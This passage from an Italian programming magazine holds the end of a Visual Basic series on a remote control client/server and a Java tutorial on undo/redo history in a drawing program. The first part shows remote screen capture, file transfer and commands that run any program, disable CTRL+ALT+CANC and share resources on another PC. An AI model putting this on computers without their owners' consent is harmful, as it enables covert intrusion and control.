    Call keybd_event(vbKeySnapshot, 0, 0, 0)
    DoEvents
  'Salva il contenuto della Clipboard nel file
    SavePicture Clipboard.GetData(vbCFBitmap), Output
  'Operazione OK...
    GetDesktop=True
End Function
```

La prima istruzione non fa altro che riprodurre la sequenza di tasti utili ad ottenere il *Print Screen*, un'azione che permette di riporre quest'oggetto all'interno della clipboard. La seconda, *SavePicture()*, riversa il contenuto della clipboard (servendosi del metodo *GetData* dell'oggetto *Clipboard*) all'interno del file prestabilito.

L'INVIO DI FILE


Ora che abbiamo ottenuto quello che volevamo, può iniziare l'invio del file attraverso la chiamata alla funzione *SendFile()*. Essa non fa altro che inizializzare, tra le altre cose, la variabile *TransferInCorso* a *True* e inviare al client un *BOF* seguito dalla dimensione del file. Quest'ultimo parametro servirà al destinatario soltanto per aggiornare la propria *ProgressBar*.

Fig. 3: La sezione Varie.

A questo punto, il client riceve il messaggio dal server. Viene quindi innescato l'evento *DataArrival()* del controllo *WinsockFTP* che ha come conseguenza il richiamo della procedura *ServerFTPRequest()* che si occupa di processare i messaggi inviati dal server:

```
Sub ServerFTPRequest(Data As String)
  Dim FileDest As String
  Dim ValueBar As Long
  'Non siamo all'inizio del download, per cui c'è da
  'aspettarsi un BOF (Begin Of File)
    If (Not TransferInCorso) Then
      ...
      If (Mid$(Data, 1, 3)="EOF") Then
        'Siamo arrivati al termine del download
          TransferInCorso=False
          Main.ProgressBar1.Value=0
          Main.lblProgressDownload.Caption="0%"
          Main.cmdDesktop.Enabled=True
      Else
        'Crea il file contenente la schermata
          hFile=FreeFile
          FileDest=App.Path & "\" &
                                 Main.txtFileDestinazione.Text
          Open FileDest For Binary As #hFile
        'Spostati al termine del file e memorizza
          Seek #hFile, LOF(hFile)+1
          Put #hFile, , Data
          Close #hFile
          ValueBar=Val(FileLen(FileDest)) * 100 / FileSize
          Main.ProgressBar1.Value=ValueBar
          Main.lblProgressDownload.Caption=Str(
                                               ValueBar) & "%"
          'Chiedi al server d'inviare il successivo blocco
                                                       del file
          Main.WinsockFTP.SendData "NEXT"
          DoEvents
      End If
  End If
End Sub
```

Analogamente a quanto visto prima, viene inizializzata una variabile booleana, *TransferInCorso* (che indica l'inizio del download) e memorizzata la dimensione del file. A questo punto, il client è pronto a ricevere i vari blocchi (per convenzione di 3K ognuno) e manda subito il primo messaggio *NEXT*. Il server gestisce questa richiesta alla stessa maniera di *GETDESK*, invocando questa volta *SendNextChunk()*. Essa ha il compito di prelevare, ad ogni chiamata, un blocco di "almeno" 3K, partendo sempre dal punto precedente. L'indice alla posizione attuale dalla quale partire, è memorizzato all'interno della variabile *lngFilePos*. Inizialmente, all'avvio del download, essa assume valore pari a zero (incrementandosi di 3K ad ogni passo).

```
Public Sub SendNextChunk()
  Dim hFile As Long
  Dim lngChunkSize  As Long
  Dim strData As String
  'Se non risulta un'operazione di download, allora esci
    If (Not TransferInCorso) Then Exit Sub
  'Apri il file da inviare in modalità binaria.
    ...
    If (lngChunkSize>CHUNK_SIZE) Then
                              lngChunkSize=CHUNK_SIZE
  'Se la dimensione del prossimo blocco è 0, OK
  'abbiamo finito
    If (lngChunkSize=0) Then
      'Invia al client un EOF e considera terminato
      'il download
        TransferInCorso=False
        frmServer.WinsockFTP.SendData ("EOF")
        DoEvents
    Else
      'Leggi un altro pezzo del file
        strData=String$(lngChunkSize, 0)
        Get #hFile, , strData
      'Invia i dati al client
        frmServer.WinsockFTP.SendData (strData)
        DoEvents
      'Aggiorna il puntatore al file così da poterti
                                          posizionare,
      'al prossimo invio, sul prossimo byte non inviato
        lngFilePos=lngFilePos+lngChunkSize
    End If
  'Chiudi il file
    Close #hFile
End Sub
```

Il client, ovviamente, attraverso la procedura *ServerFTPRequest()*, sa di potersi aspettare dal server solo due tipi di messaggi in testa ai dati: *BOF* e *EOF*. Tutto quello che riceve e non soddisfa questi prerequisiti, il client lo considera come un blocco del file (ovviamente, previo controllo del valore della variabile *TransferInCorso*) e lo tratta come tale. Questo procedimento è reiterato sino a quando non è prelevato l'ultimo blocco (di dimensione uguale o inferiore ai 3K). Al successivo loop, la variabile *lngChunkSize* (che mantiene ad ogni passo la dimensione attuale del blocco da inviare), assumerà "finalmente" valore zero, indicando chiaramente il termine dell'operazione e costringendo il server all'invio del messaggio *EOF*. *SendFile()* consente l'invio del solo file *Desktop.bmp*. In realtà, con alcune piccole modifiche, possiamo adattarla per l'invio di qualunque tipo di file. Ovviamente, affinché ciò sia possibile, è necessario ampliare il "protocollo" realizzato, prevedendo, da un lato, l'invio di un apposito messaggio (per esempio *GETFILE*), da parte del client, seguito dal percorso e dal nome del file che si desidera ricevere. Dall'altro, occorre modificare anche la procedura *ClientFTPRequest()* affinché riconosca e gestisca questa nuova "intestazione".

LE FUNZIONI PIÙ AVANZATE

Iniziamo, come sempre, dal client. La pressione del terzo pulsante della finestra principale, *cmdSezVarie*, rende visibile il controllo *FrameVarie* che raccoglie una serie di *CommandButton*, alcune *TextBox* ed una *ComboBox*. Scopo di questa sezione è "semplicemente" quella di compiere alcune azioni sul PC remoto, impartendo opportuni comandi al server. Per essere più precisi, ecco tutto quello che possiamo, con l'indicazione del relativo messaggio inviato al server:

- Avviare una qualunque applicazione *(STARTEXE);*
- Mostrare vari pannelli come il pannello di controllo, la finestra di configurazione del modem, ecc. *(OPENCPL);*
- Aprire la porta del lettore CDRom *(CDOPEN);*
- Impostare le coordinate del mouse *(SETMPOS);*
- Avviare lo screen saver di default *(SCRSAVER);*
- Effettuare il logoff *(LOGOFF);*
- Disabilitare la sequenza *CTRL+ALT+CANC (ENABLE/DISABLE);*
- Condividere una risorsa *(SHARE).*

La prima azione è abbastanza semplice. Il server non fa altro che eseguire, attraverso una chiamata alla funzione *Shell()*, il file indicato come parametro dopo *STARTEXE*. Il secondo tipo d'azione è altrettanto semplice, ma merita qualche attenzione in più. Probabilmente, tutti conoscono l'utilizzo del file *RunDLL32.exe* presente all'interno di Windows. Esso, opportunamente richiamato, consente di realizzare numerosi compiti, tra cui l'apertura di "pannelli" (per intenderci, i file con estensione *CPL*). Ad esempio, la chiamata:

```
RunDLL32, Shell32.dll, Control_RunDLL Modem.cpl
```

mostra a video la finestra relativa alla configurazione del modem. Appare evidente che il lavoro che dovrà svolgere il server è piuttosto semplice. Infatti, il client, dopo che l'utente ha effettuato la sua scelta dalla ComboBox denominata *cmbControlPanel* e preme il pulsante *Shell32,* non fa altro che inviargli la stringa:

```
OPENCPL;Shell32;cmbControlPanel.Text
```

Il server, identificata la richiesta, la esegue sfruttando la procedura *OpenCPL()* così descritta:

```
Public Sub OpenCPL(Comando As String)
  Dim Param() As String 'Array di argomenti.
  'Separa il comando ricevuto nei suoi parametri.
  'Comando=CPL;<Nome DLL>;<Pannello>
    Param=Split(Comando, ";")
  'Il secondo argomento (Param(2)) è il pannello
                                          da avviare
    Shell "rundll32.exe " & Param(1) & ".dll" &
              ",Control_RunDLL " & Param(2) & ".cpl",
                                       vbNormalFocus
End Sub
```

Passiamo ora al terzo pulsante, quello contrassegnato come *CDROM*. Questo bottone permette di aprire la porta del lettore CD sull'host remoto.
Si serve di una funzione API denominata *mciSendString()* il cui compito è quello d'inviare comandi a device *MCI*. L'utilizzo che ne viene fatto è piuttosto semplice:

```
mciSendString "set cdaudio door open", ret, 127, 0
```

Per maggiori informazioni, potete consultare il link *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/multimed/htm/_win32_mcisend string.asp.*

CONCLUSIONI

Nell'ultima parte dedicata a questo progetto termineremo questo cammino mostrando ulteriori opzioni disponibili all'interno della sezione *Varie* e passando alle successive: *Chat* ed *Explorer.*

Francesco Lippo

Grafica 2D: disegnare con Java

Annulla e ripeti: gestire la storia

Annullare o ripristinare l'effetto di uno o più comandi su di un documento: un sistema semplice per gestire la 'storia' delle operazioni con un occhio di riguardo alle funzioni grafiche di Java.

Uno dei problemi più difficili, e più noiosi, da affrontare nella programmazione è la gestione delle funzioni *annulla – ripeti* e della storia delle operazioni svolte sui documenti dall'utente. Questo articolo propone un sistema semplice ed efficace per gestire queste funzionalità.
Potenzialità ed implementazione di tale sistema verranno esplorate attraverso un esempio: un completo programma di disegno in Java. Cosa che ci darà anche l'occasione di esplorare gli oggetti e le funzioni grafiche messe a disposizione dal linguaggio. Inoltre, nel prossimo numero, implementeremo anche il salvataggio e il caricamento dei dati, analizzando così oggetti e funzioni dedicati alla gestione dei file.





Fig. 1: **In figura possiamo vedere come si presenta il programma completo.**

IL PROGETTO

Il progetto si svilupperà in una serie di sei pacchetti due dei quali riutilizzabili in ogni altra applicazione: il primo di questi conterrà le classi di gestione delle operazioni, il secondo le classi di gestione dei file (lo costruiremo nel prossimo articolo).
Inoltre ci serviranno quattro pacchetti interni che raccoglieranno le classi che serviranno per la creazione del programma. Lo schema dei pacchetti è indicato in Fig. 2.





Fig. 2: **La struttura di pacchetti.**

Come si può osservare rimarranno separate le funzioni di pura gestione grafica (*graphic*) dalle funzioni di gestione dell'interfaccia (*interfaceHandling*), e dalle classi di gestione delle operazioni effettuate sul documento (*operationHandling*). Il package '*tools*' raccoglierà degli strumenti utili ma creati ad hoc per l'applicazione e quindi non riutilizzabili. Abbiamo già creato qualche pacchetto. Perché? Questione di stile? Anche ma non solo. I pacchetti sono una suddivisione 'fisica' delle risorse del programma che deve corrispondere ad una suddivisione logico-funzionale. Lo scopo è sapere sempre dove 'mettere le mani', qualunque sia la necessità che ci spinge a ritoccare il codice. Di seguito estenderemo lo stesso concetto alle classi.

ANNULLA E RIPETI: L'IDEA DI BASE

La difficoltà maggiore nel creare un sistema di gestione della storia del documento che sia indipendente dalla natura del documento e dalle funzioni implementate per la sua elaborazione risiede proprio nella impossibilità di definire a priori una 'matrice' comune di implementazione valida per tutte le

REQUISITI

Conoscenze richieste
Conoscenze dei paradigmi di programmazione ad oggetti e delle librerie Swing per la costruzione delle finestre

Software
JDK 1.4, Eclipse v.2.1 o superiore

Impegno

Tempo di realizzazione

operazioni-utente: un conto è annullare o ripristinare un'aggiunta di testo alla pagina di un blocco note, un conto annullare o ripetere il cambiamento del colore per una porzione di testo o peggio, per una certa area di un disegno. L'idea che sta alla base della soluzione proposta è questa: creiamo degli oggetti operazione-utente indipendenti dallo specifico contesto, ovvero creiamo un'interfaccia che, opportunamente implementata da tali oggetti ci dia la possibilità di gestirli tramite un oggetto contenitore riutilizzabile in ogni programma che voglia rendere disponibile questa funzionalità. Il funzionamento del sistema sarà dunque il seguente:

1. L'utente richiede l'applicazione di una certa funzionalità.
2. Viene creato il corrispondente oggetto operazione-utente che raccoglierà le informazioni necessarie per poter annullare l'effetto della sua azione e potersi ripetere.
3. L'oggetto viene inserito nella storia del documento: in quel momento viene 'attivato' rendendo effettiva la sua azione.

A questo punto, ci si riferirà solamente all'oggetto *storia* per annullare o ripetere l'effetto dell'oggetto *operazione-utente* indipendentemente da chi esso sia. Questa breve descrizione serve per farci un'idea di quello che succederà e prevenire decisioni avventate. Sappiamo che l'oggetto storia deve essere un contenitore di oggetti operazione-utente, ma va bene un contenitore qualunque? La risposta è NO! Non possiamo utilizzare un contenitore predefinito, privo di un limite di capacità, poiché la memoria è una risorsa limitata ed ogni oggetto-operazione deve memorizzare un insieme di dati. Fissiamo quindi il numero di operazioni che desideriamo annullare ed utilizziamo un più semplice vettore.

STORIA DEL DOCUMENTO

Il nostro oggetto *storia* si comporterà quindi di tre metodi. Fondamentale sarà il metodo *add*:

```
public void add(Operation operation)
{ operazione[prossima++]=operation;
  if (prossima==maxEventi)
    prossima=0;
  if (!completo)
  { inseriti++;
    attuale++;
    if (inseriti!=attuale) inseriti=attuale;
    if (inseriti==maxEventi) completo=true;  }
 operation.execute();}
```

Tale metodo aggiunge la nuova operazione-utente in fondo al vettore operazione ed aggiorna il contatore degli elementi inseriti inseriti ed il contatore degli elementi attualmente annullabili attuale. Se su alcuni elementi viene lanciata una undo:

```
public void undo()
{ if (completo) completo=false;
  if (attuale==0) return;
      attuale--;
  if (prossima==0)
      prossima=maxEventi;
  operazione[--prossima].undo(); }
```





Fig. 3: ***La struttura delle classi del package it.gadget.operationHandling ed implementazione del sistema di gestione della storia.***

La variabile *attuale* viene diminuito ad ogni annullamento ma *inseriti* no, poiché ci serve a sapere quanti elementi sono 'ripetibili', quindi alla successiva *add* se si ha una differenza nei valori delle due variabili *inseriti* deve essere allineato ad *attuale*: le operazioni-utente annullate e non ripetute vengono rimpiazzate dalle nuove.

```
public void redo()
{ if (completo || attuale==inseriti) return;
  operazione[prossima++].execute();
  attuale++;
  if (prossima==maxEventi)
    prossima=0;
  if (attuale==maxEventi) completo=true;}
```

L'interfaccia *Operation* sarà quindi estremamente snella:

```
public interface Operation
{ public boolean execute();
  public boolean undo(); }
```

LA FINESTRA DELL'APPLICAZIONE

Il primo passaggio per la creazione del nostro esempio è la costruzione della finestra. Una finestra ha tipicamente bisogno di frequenti adeguamenti durante lo sviluppo dell'applicazione: un nuovo menu, una barra degli strumenti, un'icona, una finestra di dialogo… Come rendere il nostro codice a prova di modifica? Mi spiego: scrivere in un solo blocco il codice necessario a creare la finestra ed i menu ci

ESECUZIONE CODICE ALLEGATO

Decomprimere l'archivio all'indirizzo preferito.

AVENDO ECLIPSE: seguire il menu *File->New->Project*, scegliere *JavaProject* nella finestra di dialogo e premere *Next*. Nella finestra successiva scegliere un nome di progetto e togliere il segno di spunta a *Use default* indicando il percorso fino alla cartella *Raffaello* dell'archivio decompresso. Quindi dal menu *Run->Run as->Java application.*

DA RIGA DI COMANDO: posizionarsi nella cartella *Raffaello\Bin* dell'archivio decompresso e digitare: *"java Raffaello"* rispettando maiuscole e minuscole.

'costringe' a scrivere nello stesso codice anche la gestione delle azioni: ci troviamo la tipica classe che implementa *ActionListener* e *WindowListener,* estende *JFrame,* e prevede una miriade di lunghissimi metodi! Ogni modifica sarà una maledizione: troppo codice. La strategia che consiglio è quindi quella di costruire un package *interfaceHandling* nel quale salvare più classi; nel nostro caso tre: *ActionHandler,* che conterrà i *JMenuItem* necessari al programma ed implementerà *ActionListener, MenuHandling* che estenderà *ActionHandler* implementando la costruzione dei menù e *Window* che estenderà *MenuHandling* e costruirà la finestra. Lo schema UML è riportato in Fig. 4.





Fig. 4: ***La struttura delle classi del package it.interfaceHandling.***

Si può notare come un oggetto *Window,* pur avendo accesso ad ogni suo elemento, non debba essere modificato per cambiamenti nella gestione delle azioni o aggiornamenti dei menù. La stessa logica riguarda la creazione di un oggetto interno a Window: *WindowEvents* che estende *WindowAdapter* e serve per gestire l'evento di chiusura della finestra. Prevedere oggetti di questo tipo è una saggia abitudine che limita e circoscrive le modifiche del codice.

STRUMENTI GRAFICI 'NATIVI'

Java tratta tutti i supporti grafici 'reali' (monitor, stampante…) allo stesso modo attraverso un oggetto detto *contesto grafico*. Quest'ultimo ha il compito di rimappare le informazioni grafiche adattandole al particolare supporto fisico. Nel nostro caso, il contesto grafico dell'applicazione è l'area del disegno. Ora per reperire gli strumenti adatti allo scopo dobbiamo decidere cosa il programma dovrà fare. Sicuramente per disegnare sarà opportuno usare il mouse, la tastiera è un po' scomoda! Costruiremo dei percorsi tramite connessione di più punti in una linea. La linea potrà essere chiusa e si potranno colorare sia la linea stessa sia l'area interna. Inoltre, siccome una spezzata sarebbe graficamente inefficace, sarà





Fig. 5: ***Il punto di controllo e la relativa curvatura del segmento.***

opportuno introdurre la possibilità di curvare i segmenti. Il linguaggio rende disponibili due oggetti che fanno al caso nostro: *Point2D.Double,* che è un punto con coordinate di tipo *Double;* e *GeneralPath,* che rappresenta un percorso (aperto o chiuso), supporta tratti rettilinei e con curvatura quadratica, e permette di utilizzare i metodi del contesto grafico per il disegno di una linea ed il riempimento dell'area racchiusa in essa.

PACCHETTO GRAFICO E STRUMENTI UTILI

Possiamo quindi pensare di introdurre nel pacchetto *graphic* le seguenti classi:

1 **Sheet**, il foglio da disegno, che conterrà il disegno e la sua storia;
2 **Draw**, il disegno, che conterrà una serie di percorsi;
3 **Path**, il singolo percorso, che raccoglierà una serie di punti.

Inoltre per utilizzare le curve quadratiche, (un sistema di curvatura basato sull'introduzione del cosiddetto punto di 'controllo'), dovremo rendere distinguibili i punti 'normali' ed i punti di controllo aggiungendo al pacchetto:

4 **Point2d**, il punto.

Avremo bisogno di contenitori per i punti ed i percorsi. A tal proposito, notiamo come i contenitori previsti dal linguaggio essendo collezioni di *Object,* (il super-oggetto di tutti gli oggetti Java), risultino pericolosi. Avendo infatti dichiarato una variabile di tipo *Point2d* con nome *punto,* ed una variabile *Vector* con nome *punti,* si rischia di inserire nel contenitore un *Vector* anziché un *Point2d* per un semplice errore di scrittura. Questo tipo di errore è estremamente infido poiché non vi è segnalazione alcuna a tempo di compilazione e l'errore risulta evidente

GLOSSARIO

TEMPLATE

Il template è un sistema di specializzazione delle classi a tempo di compilazione utilizzato in C++: il comando *Vector<Point2d>* punti; crea un nuovo vettore specializzato: tentare l'inserimento di qualcosa di diverso da un *Point2d* genera un errore a tempo di compilazione. Prossimamente questo meccanismo dovrebbe essere disponibile anche per Java.

soltanto quando, estraendo il *Vector* ed aspettandoci un *Point2d*, si genererà un errore di conversione. Il problema è stato riconosciuto da Sun che si sta attrezzando per rimuoverlo. Nell'attesa, in questo progetto si propone la creazione di due contenitori specializzati: *Point2dVector* e *PathVector*. Le nuove classi hanno un *Vector* come attributo e, in sostanza, creano i metodi necessari implementandoli attraverso i metodi di *Vector*. Si offre anche una soluzione alternativa all'uso dell'iteratore: un iteratore come attributo delle classi che viene inizializzato richiamando il metodo *getFirst()* e scandisce il vettore attraverso *getNext()*. Il vettore è finito quando questi metodi restituiscono *null*. Queste due classi costituiscono il contenuto del *package tools*. Lo schema dei package *graphic* e *tools* è in Fig. 6.
Possiamo da subito costruire la nostra classe base della sezione grafica: la *Point2d*.

```
public class Point2d extends Point2D.Double
{ boolean controllo=false;
  public Point2d(){}
  public Point2d(Point point)
   { setLocation(point.x, point.y); }
  public void setControl(boolean control)
  { controllo=control; }
  public boolean isControl()
  { return controllo; }}
```

Più avanti sarà chiaro perché si sia implementato un costruttore con parametro di tipo *Point*.





Fig. 6: ***La struttura delle classi dei package it.graphic e it.tools.***

CLASSI GRAFICHE E METODO PAINT

Completiamo il discorso sulle classi grafiche, analizzandone attributi e metodi fondamentali.
Il foglio contiene il disegno ed essendo testimone di tutto quanto gli accade, ne gestisce la storia. Nuovo foglio, nuova storia. Inoltre ha un colore di sfondo e, siccome gli eventi del mouse scatenanti la nascita di nuove operazioni si verificheranno nella sua area, possiamo aggiungere un oggetto interno che chiameremo *MouseHandler*, che estenderà *MouseInputAdapter* e sarà aggiunto ai listener del foglio come *MouseListener* e *MouseMotionListener*. Infine, per gestire il contesto grafico, dovrà estendere *JComponent*. Il disegno contiene un vettore di percorsi (di cui uno attivo al quale riferirsi con un riferimento separato). Infine, il percorso contiene un vettore di punti (di cui uno attivo con un riferimento separato), una variabile booleana per indicare se il percorso è chiuso, i colori con cui colorare il bordo e l'interno della figura, e l'oggetto *gp* di tipo *GeneralPath*. Siccome ad ogni modifica dovremo 'ricostruire' il nostro *'gp'* (non è modificabile!), ci servirà un'ulteriore variabile booleana che chiameremo *modificato* ed indicherà quando sia necessaria l'operazione.
Il metodo più importante per ogni classe grafica è il metodo *paint(Graphics g)*. Questo metodo viene richiamato dalla *VM* ogni volta che risulta necessario modificare l'aspetto anche solo di una porzione del contesto grafico: per esempio se, aprendo un menu, la tendina invade lo spazio appartenente al contesto. In questi casi il parametro *g* si riferisce ad una porzione dell'intero contesto opportunamente definita dalla *VM*. Per modificare l'intero contesto serve una risorsa che non sia limitata a singole porzioni: per il successo delle successive operazioni è opportuno che la risorsa acquisita tramite *g* venga rilasciata e che si ripristini il contesto complessivo attraverso il metodo *getGraphics();* del foglio. Per poter applicare i metodi di gestione grafica messi a disposizione da Java dovremo convertire la risorsa *Graphics* in una risorsa *Graphics2D*. Il metodo *paint* di *Sheet* fissa la modalità grafica di 'sovrascrittura' (ogni punto ha un colore definito esclusivamente dall'ultima operazione effettuata su di esso) con *contesto.setPaintMode();* in questo modo può cancellare tutto riempiendo l'area del contesto *contesto.fill(contesto.getClip())*; con il colore di sfondo *contesto.setPaint(sfondo);*, dopo aver lanciato il metodo *paint* di *Draw*, libera la risorsa parziale e recupera la risorsa complessiva:

```
public void paint(Graphics g)
{ if (contesto!=null) contesto.dispose();
  contesto=(Graphics2D)g;
  contesto.setPaintMode();
  contesto.setPaint(sfondo);
  contesto.fill(contesto.getClip());
  disegno.paint(contesto);
  contesto.dispose();
  contesto=(Graphics2D)getGraphics();}
```

Il metodo *update* realizza sostanzialmente la stessa operazione ma sempre sull'intero contesto: lo useremo noi per aggiornare il disegno. Il metodo *paint* di *Draw* inizia richiamando il metodo *paint* di ciascun percorso previsto dal disegno. Quindi evidenzia un punto per ciascun percorso, il cosiddetto punto di 'attivazione' che servirà per selezionare gra-

NOTA

CONTESTO GRAFICO

Le classi *Graphics* e *Graphics2D* sono entrambe astratte. Ai metodi paint viene passata una loro implementazione, specializzata nella mappatura del particolare supporto 'fisico'. *Graphics2D* è essa stessa un'estensione di *Graphics:* per questo possiamo ottenere un riferimento a *Graphics2D* con un semplice casting di Graphic.

GLOSSARIO

MODALITÀ XOR

Nella modalità *XOR* abbiamo in gioco tre colori: quello che passiamo a *setXORMode*, quello dei punti su cui disegnamo, quello con cui disegnamo. Di questi tre colori viene fatta una *XOR* bit a bit. Risultati:

- **se disegno un quadretto nero su fondo bianco avendo passato a *setXORMode* il bianco ottengo un quadretto nero, ma se i pixel su cui disegno sono neri ne ottengo uno bianco!**
- **se ridisegno lo stesso quadretto nello stesso punto lo cancello!**

ficamente un percorso ed infine evidenzia tutti i punti del solo percorso attivo. La variabile booleana *evidenziaPunti* serve a passare in modalità visualizzazione senza la fastidiosa sottolineatura dei punti: vorrete 'godervi' i vostri disegni!.

```
public void paint(Graphics2D g)
{ Path p=percorsi.getFirst();
  while (p!=null) { p.paint(g); p=percorsi.getNext(); }
  p=percorsi.getFirst();
  if (!evidenziaPunti) return;
  while (p!=null)
  {  if (p!=attivo)
      p.paintActivationPoint(g);
      p=percorsi.getNext();}
   attivo.paintAsActive(g); }
```

Il metodo *paint* di questa classe deve: fissare la modalità di sovrascrittura, decidere se 'ricostruire' il *gp*, colorare l'interno del percorso se questo è chiuso *g.fill(gp);* e colorare il percorso *g.draw(gp);*, ciascuno col giusto colore.

```
public void paint(Graphics2D g)
{  g.setPaintMode();
   if (modificato)
  { toGeneralPath(); modificato=false; }
   if (chiuso)
   { g.setColor(colore); g.fill(gp); }
   g.setColor(bordo);
   g.draw(gp); }
```

I metodi di sottolineatura dei punti utilizzano la modalità di disegno *XOR*: in questo caso per rendere sempre visibili i quadretti di evidenziazione dei punti. Questi si disegnano utilizzando il metodo *drawRect* del contesto grafico. Siccome i punti sono il materiale 'sensibile' dei nostri disegni è bene che disegnando siano sempre visibili, per dar modo all'utente di operare graficamente con la massima immediatezza. *PaintAsActive* è del tutto simile a *PaintActivationPoint*.

```
public void paintActivationPoint(Graphics2D g)
{ g.setXORMode(sfondo);
  Point2d p=punti.getFirst();
  if (p!=null)
   g.drawRect((int)p.x-2, (int)p.y-2, 5, 5); }
```

Infine guardiamo il metodo di costruzione di *gp*: esso utilizza il metodo reset per eliminare le informazioni precedenti, il metodo *moveTo* per fissare il punto d'attivazione del percorso (il primo) ed i metodi *lineTo* e *quadTo* per aggiungere tratti lineari o con curvatura quadratica al percorso. Se è chiuso, si termina la costruzione col metodo *closePath*.

```
private void toGeneralPath()
{ gp.reset();
  Point2d p1=punti.getFirst(), p2;
  if (p1==null) return;
  gp.moveTo((float)p1.x, (float)p1.y);
  p1=punti.getNext();
 while (p1!=null)
 {  if (p1.isControl())
   {  p2=punti.getNext();
     if (p2==null) break;
     gp.quadTo((float)p1.x, (float)p1.y, (float)p2.x,
                                             (float)p2.y); }
   else gp.lineTo((float)p1.x, (float)p1.y);
   p1=punti.getNext(); }
 if (chiuso)
 { if (p1!=null && p1.isControl())
   { p2=punti.getFirstElement();
      gp.quadTo((float)p1.x, (float)p1.y,
                               (float)p2.x, (float)p2.y); }
   gp.closePath(); } }
```

Tasto mouse premuto	Posizione cursore	tasto tastiera alla pressione	operazionelanciata premuto
sinistro	punto del percorso attivo	nessuno	spostamento punto
sinistro	punto dello sfondo	nessuno	aggiunta punto al percorso attivo
sinistro	punto del percorso attivo	CTRL	inserimento punto di controllo
sinistro	punto del percorso attivo	ALT	inserimento di un nuovo punto
destro	punto di attivazione di un percorso	nessuno	attivazione percorso
destro	punto dello sfondo	nessuno	creazione percorso e punto di attivazione
destro	punto del percorso attivo	CTRL	spostamento percorso
Inoltre:			
se, spostando un punto, lo si rilascia sul precedente		eliminazione del punto	
se, aggiungendo un punto, lo si rilascia sul punto di attivazione del percorso		chiusura del percorso	

TABELLA.1: Le operazioni gestite dal mouse.

GIOCARE COL TOPO

La classe *MouseHandler* è una classe interna di *Sheet* e questo ci garantisce l'accesso al contesto grafico. Col mouse gestiremo le operazioni riportate nella Tab. 1. Tutte le richieste diventeranno oggetti-operazione solo al momento del rilascio dei tasti del *Mouse*.
Si individuano, in questo modo, 3 fasi operative:

1 **pressione dei tasti:** si stabilisce quale operazione sia necessaria. La classe definirà una serie di costanti per la loro individuazione;
2 **trascinamento:** si raggiunge il punto di applicazione;
3 **rilascio:** si crea l'oggetto operazione.

Fase 1 - pressione:

```
public void mousePressed(MouseEvent event)
```

```
{ // la classe MouseEvent restituisce un oggetto di tipo Point
  // Quindi è qui che utilizziamo il costruttore
Point2d(Point)
  inizio=new Point2d(event.getPoint());
  switch (evento)
  { case MouseEvent.BUTTON1_DOWN_MASK:
         selectOrAdd(); break;
     ...
    default: operazione=NESSUNA; }
}
```

Si noti che, siccome non sappiamo a priori se il cursore si trovi sopra ad un punto quando il tasto viene premuto, saranno necessari ulteriori controlli che delegheremo ad altrettanti metodi; *selectOrAdd()*, ad esempio, deve decidere se l'operazione da creare sia una selezione per spostamento di un punto o una aggiunta di un nuovo punto.

Fase 2 - trascinamento:

```
public void mouseDragged(MouseEvent event)
{  if (operazione==NESSUNA) return;
  Point2d p=new Point2d(event.getPoint());
  drawLines(p);
  fine=p; }
```

Il trascinamento gestisce un aggiornamento continuo della posizione del mouse: la nuova posizione viene richiesta all'oggetto evento ed assegnata alla posizione fine.

